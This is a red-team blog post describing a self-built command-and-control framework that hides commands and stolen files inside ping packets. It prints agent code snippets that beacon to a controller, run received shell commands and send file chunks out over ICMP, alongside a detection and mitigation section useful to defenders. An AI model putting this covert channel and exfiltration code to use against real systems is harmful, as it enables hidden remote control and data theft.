When Ping Becomes a Weapon: Covert Data Exfiltration Through ICMP
Introduction
In the world of cybersecurity, attackers constantly search for covert channels to communicate with compromised systems and exfiltrate sensitive data. While most security teams focus on monitoring HTTP/HTTPS, DNS, and other common protocols, ICMP (Internet Control Message Protocol) often flies under the radar. You know it as the protocol behind the humble ping command—but it can be weaponized into a powerful tool for covert communication.
In this technical deep dive, I'll demonstrate how I built a fully functional Command & Control (C2) framework that operates exclusively over ICMP packets, complete with a real-time web dashboard, cross-platform agents, and the ability to execute commands and exfiltrate files through network infrastructure that ordinarily blocks everything except basic connectivity checks.
What is ICMP and Why Should You Care?
The Basics
ICMP is a network protocol used primarily for diagnostic and control purposes. The most common use case is the ping command, which sends:
- ICMP Echo Request (Type 8): "Are you there?"
- ICMP Echo Reply (Type 0): "Yes, I'm here!"
Network administrators rely on ping to:
- Test network connectivity
- Measure latency
- Troubleshoot routing issues
Because ICMP is considered essential for network operations, it's often allowed through firewalls even when TCP/UDP traffic is heavily restricted.
The Security Blind Spot
Here's the problem: ICMP packets have a payload section that can carry arbitrary data. While legitimate ping implementations use this space for timestamps or padding, there's nothing stopping an attacker from embedding:
- Command and control instructions
- Exfiltrated documents
- Encryption keys
- Shell command output
Most intrusion detection systems (IDS) and firewalls:
- ✅ Allow ICMP by default
- ✅ Don't inspect ICMP payload content
- ✅ Don't rate-limit ICMP traffic aggressively
- ❌ Rarely log ICMP communications in detail
This creates a covert channel hiding in plain sight.
Architecture Overview
My Ping Exfiltration Framework consists of two main components:
1. The Controller (C2 Server)
A Python-based server running on the attacker's infrastructure that:
- Listens for ICMP packets using raw sockets (Scapy)
- Decodes embedded commands and data from agent beacons
- Sends commands to agents via ICMP Echo Replies
- Hosts a web dashboard for real-time monitoring
2. The Agents
Lightweight implants deployed on target systems, implemented in:
- Python (Full-featured: command execution, file exfiltration, persistent shell)
- Go (High-performance, compiled binary)
- Bash (Minimal dependencies for Unix/Linux)
- Batch/PowerShell (Windows compatibility)
How the Attack Works: Step-by-Step
Phase 1: Agent Deployment & Beacon
When an agent starts, it immediately begins sending beacon packets to the controller:
# Simplified beacon logic
def beacon():
    while True:
        info = f"{platform.node()}|{platform.system()}"
        encoded = base64.b64encode(info.encode())
        send_icmp('B', encoded)  # 'B' = Beacon type
        time.sleep(30)
The ICMP packet structure looks like this:
IP Header
├── Source: 172.23.16.1 (Agent)
└── Destination: 172.23.30.36 (Controller)

ICMP Echo Request (Type 8)
├── ID: 1000
├── Sequence: 1
└── Payload: "EXFILB" + base64(hostname|os)
            └─┬─┘
         Magic Bytes
Magic bytes (EXFIL) act as a signature to distinguish our covert traffic from legitimate ping traffic.
Phase 2: Command Execution
When the controller wants to execute a command, it embeds the instruction in an ICMP Echo Reply:
ICMP Echo Reply (Type 0)
└── Payload: "EXFILC" + base64("whoami")
The agent's packet handler detects the magic bytes and command type (C):
def handle_packet(pkt):
    if ICMP in pkt and pkt[ICMP].type == 0:  # Echo Reply
        payload = bytes(pkt[ICMP].payload)
        if MAGIC_BYTES in payload:
            msg_type = chr(content[0])  # Extract 'C'
            if msg_type == 'C':
                cmd = base64.b64decode(content[1:])
                output = subprocess.getoutput(cmd)
                send_icmp('R', base64.b64encode(output))  # Send response
The agent executes the command and sends the output back in another ICMP Echo Request.
Phase 3: Data Exfiltration
For larger data transfers (e.g., files), the framework chunks the data into multiple packets:
chunk_size = 1000  # Safe payload size
for i, chunk in enumerate(chunks):
    payload = f"{file_id}|{i+1}|{total_chunks}|{filename}|{chunk}"
    send_icmp('D', base64.b64encode(payload))
The controller reassembles the chunks using the sequence numbers and file ID.
The Web Dashboard: Real-Time C2 Control
One of the key features of this framework is the hacker-themed web interface that provides:

Features:
- Real-time agent status: See all connected agents, their OS, hostname, and last beacon time
- Interactive command console: Execute shell commands and see live output
- WebSocket integration: Instant updates without page refresh
- Dark theme with terminal aesthetics: Because every good C2 needs to look like it's from a hacker movie
Practical Demonstration
Here's what command execution looks like in action:

In this screenshot:
- The controller selected the Windows agent (
172.23.16.1) - Executed
whoamiandlscommands - Received the output instantly via ICMP packets
- All communication happened over "innocent" ping traffic
Technical Challenges & Solutions
Challenge 1: WSL & Windows Co-existence
When running the controller in WSL (Windows Subsystem for Linux) and an agent on the Windows host, both share the same network stack. This caused agents to intercept each other's traffic.
Solution: Implemented IP-aware filtering where each agent:
- Auto-detects its own IP address
- Only processes ICMP packets explicitly destined for it
- Ignores packets meant for other agents
# Agent filters packets by destination IP
MY_IP = get_ip()
sniff(filter=f"icmp and src {CONTROLLER_IP} and dst {MY_IP}", ...)
Challenge 2: Cross-Platform Command Execution
Windows doesn't understand Unix commands like ls, pwd, or cat.
Solution: Built a command translation layer that:
- Detects the OS (
os.name == 'nt') - Translates Unix commands to Windows equivalents
- Implements
cdpersistence (normally each command runs in a new shell)
if cmd == 'ls' and os.name == 'nt':
    output = "\n".join(os.listdir('.'))
elif cmd == 'pwd':
    output = os.getcwd()
elif cmd.startswith('cd '):
    os.chdir(target_dir)  # Persistent directory change
Challenge 3: Windows Firewall Blocking
Even with ICMP theoretically allowed, Windows Firewall can block "unexpected" ICMP traffic depending on network profile settings.
Solution: Created PowerShell scripts to add explicit firewall rules:
New-NetFirewallRule -DisplayName "Allow ICMP In" `
    -Protocol ICMPv4 -Action Allow -Direction Inbound
Detection & Mitigation
How to Detect This Attack
Security teams should look for:
-
Unusual ICMP traffic patterns:
- High frequency of pings from a single host
- Large ICMP payload sizes (normal pings are ~32 bytes)
- ICMP traffic at regular intervals (beacons)
-
Payload analysis:
- Inspect ICMP payload for non-standard data
- Look for base64-encoded strings
- Monitor for magic bytes or repeating patterns
-
Network baseline anomalies:
- Workstations pinging external IPs (shouldn't happen normally)
- ICMP traffic during off-hours
- Bidirectional ICMP conversations (ping rarely gets replies from external hosts)
Mitigation Strategies
- Firewall rules: Block outbound ICMP to external networks (allow only to legit monitoring targets)
- IDS signatures: Create rules to detect base64 in ICMP payloads
- Payload size limits: Block ICMP packets larger than 128 bytes
- Rate limiting: Restrict ICMP packet frequency per source
- Network segmentation: Prevent workstations from pinging arbitrary external IPs
Code Architecture
The project structure:
ping-exfiltration/
├── controller/
│   ├── controller.py      # ICMP packet handler
│   ├── web_server.py      # Flask dashboard
│   └── static/            # Web UI assets
├── agents/
│   ├── python/agent.py    # Cross-platform agent
│   ├── go/agent.go        # Compiled binary
│   ├── bash/agent.sh      # Shell script
│   └── batch/agent.bat    # Windows batch
└── README.md
Ethical Considerations
⚠️ DISCLAIMER: This framework is designed exclusively for:
- Authorized penetration testing
- Red team exercises with explicit permission
- Security research and education
Unauthorized use of data exfiltration tools is illegal and may violate computer fraud laws.
Conclusion
ICMP-based C2 frameworks demonstrate a fundamental principle in cybersecurity: any protocol that crosses security boundaries can be weaponized. By embedding malicious data in legitimate-looking ping packets, attackers can establish covert channels that evade traditional security controls.
This project showcases:
- ✅ Real-world exploitation of a network blind spot
- ✅ Cross-platform agent development
- ✅ Practical challenges in C2 development (NAT, firewalls, OS differences)
- ✅ Modern web-based controller interfaces
For defenders, the key takeaway is clear: monitor everything, trust nothing—even something as innocent as a ping.
Resources
- GitHub Repository (https://github.com/hasanalboraee/Ping-Exfil)
- ICMP RFC 792
- Scapy Documentation
- MITRE ATT&CK: Exfiltration Over Alternative Protocol
Author: Hasan Alboraee
Date: February 2026
Tags: #RedTeam #ICMP #C2Framework #DataExfiltration #Cybersecurity